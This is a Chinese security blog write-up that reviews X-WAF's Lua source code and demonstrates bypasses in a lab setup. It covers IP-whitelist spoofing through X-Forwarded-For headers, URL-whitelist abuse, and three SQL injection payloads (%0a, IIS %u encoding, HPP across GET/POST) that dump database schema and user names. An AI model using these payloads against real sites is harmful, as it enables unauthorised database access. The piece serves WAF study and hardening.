

0x00 前言

X-WAF是一款适用中、小企业的云WAF系统，让中、小企业也可以非常方便地拥有自己的免费云WAF。

本文从代码出发，一步步理解WAF的工作原理，多姿势进行WAF Bypass。

0x01 环境搭建

官网: <https://waf.xsec.io>

github源码: <https://github.com/xsec-lab/x-waf>

X-WAF下载安装后，设置反向代理访问构造的SQL注入点

0x02 代码分析

首先看一下整体的目录结构，

nginx_conf 目录为参考配置（可删除），rules目录存放过滤规则

init.lua 加载规则，access.lua 程序启动，config.lua 配置文件

主要逻辑实现全部在util.lua和waf.lua文件。

名称	修改日期	类型	大小
nginx_conf	2017/11/23 18:03	文件夹	
rules	2017/11/23 18:03	文件夹	
.gitignore	2017/11/23 18:03	文本文档	1 KB
access.lua	2017/11/23 18:03	LUA 文件	2 KB
config.lua	2017/11/23 18:03	LUA 文件	3 KB
init.lua	2017/11/23 18:03	LUA 文件	2 KB
README.md	2017/11/23 18:03	MD 文件	3 KB
util.lua	2017/11/23 18:03	LUA 文件	6 KB
waf.lua	2017/11/23 18:03	LUA 文件	10 KB

代码逻辑很简单，先熟悉一下检测流程，程序入口在waf.lua 第262-274行中：

```
`-- waf start function _M.check() if _M.white_ip_check() then elseif _M.black_ip_check() then elseif
_M.user_agent_attack_check() then elseif _M.white_url_check() then elseif _M.url_attack_check() then elseif
_M.cc_attack_check() then elseif _M.cookie_attack_check() then elseif _M.url_args_attack_check() then elseif
_M.post_attack_check() then else return end`
```

这个一个多条件判断语句，一旦满足前面的条件就不再进行后面的检测。

白名单

首先判断IP白名单，我们来看一下white_ip_check()函数，同文件下的第50-64行：

```
`-- white ip check function _M.white_ip_check() if config.config_white_ip_check == "on" then local
IP_WHITE_RULE = _M.get_rule('whiteip.rule') local WHITE_IP = util.get_client_ip() if IP_WHITE_RULE ~= nil then
for _, rule in pairs(IP_WHITE_RULE) do if rule ~= "" and rulematch(WHITE_IP, rule, "jo") then
util.log_record(config.config_log_dir, 'White_IP', ngx.var_request_uri, "", "") return true end end end end end`
```

默认配置IP白名单是开启状态，读取IP白名单规则与获取的客户端IP进行比对，我们再来跟进看一下get_client_ip()函数，在util.lua文件中，第83-96行：

```
`-- Get the client IP function _M.get_client_ip() local CLIENT_IP = ngx.req.get_headers()["X_real_ip"] if CLIENT_IP == nil then CLIENT_IP = ngx.req.get_headers()["X_Forwarded_For"] end if CLIENT_IP == nil then CLIENT_IP = ngx.var.remote_addr end if CLIENT_IP == nil then CLIENT_IP = "" end return CLIENT_IP end`
```

在这段获取客户端IP的代码中，获取的X_real_ip、X_Forwarded_For是用户可控的，存在客户端IP地址可伪造的风险。最后再来看一下，rules目录中whiteip.rule的默认配置：


```
[{"Id":74,"RuleType":"whiteip","RuleItem":"8.8.8.8"}]
```

IP白名单规则默认IP：8.8.8.8 为白名单

因此我们可以通过构造HTTP请求Header实现伪造IP来源为 8.8.8.8，从而绕过x-waf的所有安全防御。


Bypass 测试

先来一张拦截效果图



您的IP为: 192.168.8.1
欢迎在遵守白帽子道德准则的情况下进行安全测试。
联系方式: <http://xsec.io>

伪造客户端IP绕过：



另外有趣的是，在blackip.rule里面，把8.8.8.8放置在黑名单里面，但这并没有什么用，IP白名单已经跳出多条件判断，不会再进行IP黑名单检测。CC攻击的防御也主要是从客户端获取IP，也可以伪造客户端IP轻易绕过限制。






```
[{"Id":2,"RuleType":"blackip","RuleItem":"8.8.8.8"}, {"Id":3,"RuleType":"blackip","RuleItem":"1.1.1.1"}]
```

同样来看一下url白名单white_url_check()函数：

```
`function _M.white_url_check() if config.config_white_url_check == "on" then local URL_WHITE_RULES = _M.get_rule('writeurl.rule') local REQ_URI = ngx.var.request_uri if URL_WHITE_RULES ~= nil then for _, rule in pairs(URL_WHITE_RULES) do if rule ~= "" and rulematch(REQ_URI, rule, "joi") then return true end end end end`
```

添加了一下URL白名单功能，感觉无效，对比了一下rules文件，可以发现加载的rule文件名不一致。

这里应该是作者的一个笔误，writeurl.rule和whiteUrl.rule。

名称	修改日期	类型	大小
 args.rule	2017/11/23 18:03	RULE 文件	2 KB
 blackip.rule	2017/11/23 18:03	RULE 文件	1 KB
 cookie.rule	2017/11/23 18:03	RULE 文件	2 KB
 post.rule	2017/11/23 18:03	RULE 文件	2 KB
 url.rule	2017/11/23 18:03	RULE 文件	1 KB
 useragent.rule	2017/11/23 18:03	RULE 文件	1 KB
 whiteip.rule	2017/11/23 18:03	RULE 文件	1 KB
 whiteUrl.rule	2017/11/23 18:03	RULE 文件	1 KB

默认url白名单配置:

```
[{"Id":73,"RuleType":"whiteUrl","RuleItem":"/news/"}]
```

另外，这里使用ngx.re.find进行ngx.var.request_uri和rule匹配，只要url中存在/news/，就不进行检测，绕过安全防御规则。比如：/test/sql.php/news/?id=1、/test/sql.php?id=1&b=/news/ 等形式可绕过。

正则匹配

接下来，我们主要来看一下M.url_args_attack_check()、M.post_attack_check()：

```
`-- deny url args
```

```
function _M.url_args_attack_check() if config.config_url_args_check == "on" then local ARGS_RULES =
_M.get_rule('args.rule') for _, rule in pairs(ARGS_RULES) do local REQ_ARGS = ngx.req.get_uri_args() for key,
val in pairs(REQ_ARGS) do local ARGS_DATA = {} if type(val) == 'table' then ARGS_DATA = table.concat(val, " ")
else ARGS_DATA = val end if ARGS_DATA and type(ARGS_DATA) ~= "boolean" and rule ~= "" and
rulematch(unescape(ARGS_DATA), rule, "joi") then util.log_record(config.config_log_dir, 'Get_Attack',
ngx.var.request_uri, "-", rule) if config.config_waf_enable == "on" then util.waf_output() return true end end
end end end return false end`
```

```
`-- deny post
```

```
function _M.post_attack_check() if config.config_post_check == "on" then ngx.req.read_body() local
POST_RULES = _M.get_rule('post.rule') for _, rule in pairs(POST_RULES) do local POST_ARGS =
ngx.req.get_post_args() or {} for k, v in pairs(POST_ARGS) do local post_data = "" if type(v) == "table" then
post_data = table.concat(v, " ") elseif type(v) == "boolean" then post_data = k else post_data = v end if rule
~= "" and rulematch(post_data, rule, "joi") then util.log_record(config.config_log_dir, 'Post_Attack', post_data,
 "-", rule) if config.config_waf_enable == "on" then util.waf_output() return true end end end end return
false end`
```

两段函数在一定程度上是类似的，使用ngx.req.get_uri_args、ngx.req.get_post_args 获取数据来源，前者来自 uri 请求参数，而后者来自 post 请求内容，并未对数据进行特殊处理，然后都使用rulematch(data, rule, "joi")来进行匹配。

rule中比较关键SQL注入防御规则如下：

```
`select.+(from|limit)
```


(?:(union(.*)select))

(?:from\\W+information_schema\\W)`

绕过姿势一：%0a

由于使用的是joi来修饰，我们可以用%0a来进行绕过。

/sql.php?id=1 union%0aselect 1,schema_name,3%0afrom /*!12345information_schema.schemata/



The screenshot shows a web application security tool interface. On the left, there are three buttons: 'Load URL', 'Split URL', and 'Execute'. The 'Load URL' button is selected. The main area displays the URL: 'http://192.168.8.147/test/sql.php?id=1 union%0aselect 1,schema_name,3%0afrom /*!12345information_schema.schemata/'. Below the URL, there are two checkboxes: 'Enable Post data' and 'Enable Referrer', both of which are unchecked.


```
1 admin
1 information_schema
1 mysql
1 performance_schema
1 test
```

SELECT * FROM admin WHERE id = 1 union select 1,schema_name,3 from /*!12345information_schema.schemata*/

绕过姿势二：%u特性

主要利用IIS服务器支持unicode的解析

/sql.aspx?id=1 union selec%u0054 null,table_name,null fro%u004d information_schema.tables



The screenshot shows a web application security tool interface. On the left, there are three buttons: 'Load URL', 'Split URL', and 'Execute'. The 'Load URL' button is selected. The main area displays the URL: 'http://192.168.8.147/test/sql.aspx?id=1 union selec%u0054 null,table_name,null fro%u004d information_schema.tables'. Below the URL, there are two checkboxes: 'Enable Post data' and 'Enable Referrer', both of which are unchecked.

执行语句:

select * from admin where id=1 union select null,table_name,null from information_schema.tables

结果为:

id	username	password
	admin	
	dirs	
	sqlmapoutput	
	sysconstraints	
	syssegments	
1	aaa	123asd

绕过姿势三：HPP+GPC

使用GPC三种方式可以进行参数传递,利用aspx特性，将获取到参数拼接起来，可成功Bypass

/sql.aspx?id=1 union/*

POST:Id=2*/select null,system_user,null

Load URL	http://192.168.8.147/test/sql.aspx?id=1 union/*
Split URL	
Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	Id=2*/select null,system_user,null

执行语句:

select * from admin where id=1 union/*,2*/select null,system_user,null

结果为:

id	username	password
	sa	
1	aaa	123asd

0x03 总结

这是一款适合用来进行WAF Bypass练手的云WAF，通过代码层面熟悉WAF的工作原理，进一步理解和应用各种服务器特性、数据库特性来进行尝试Bypass。

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。

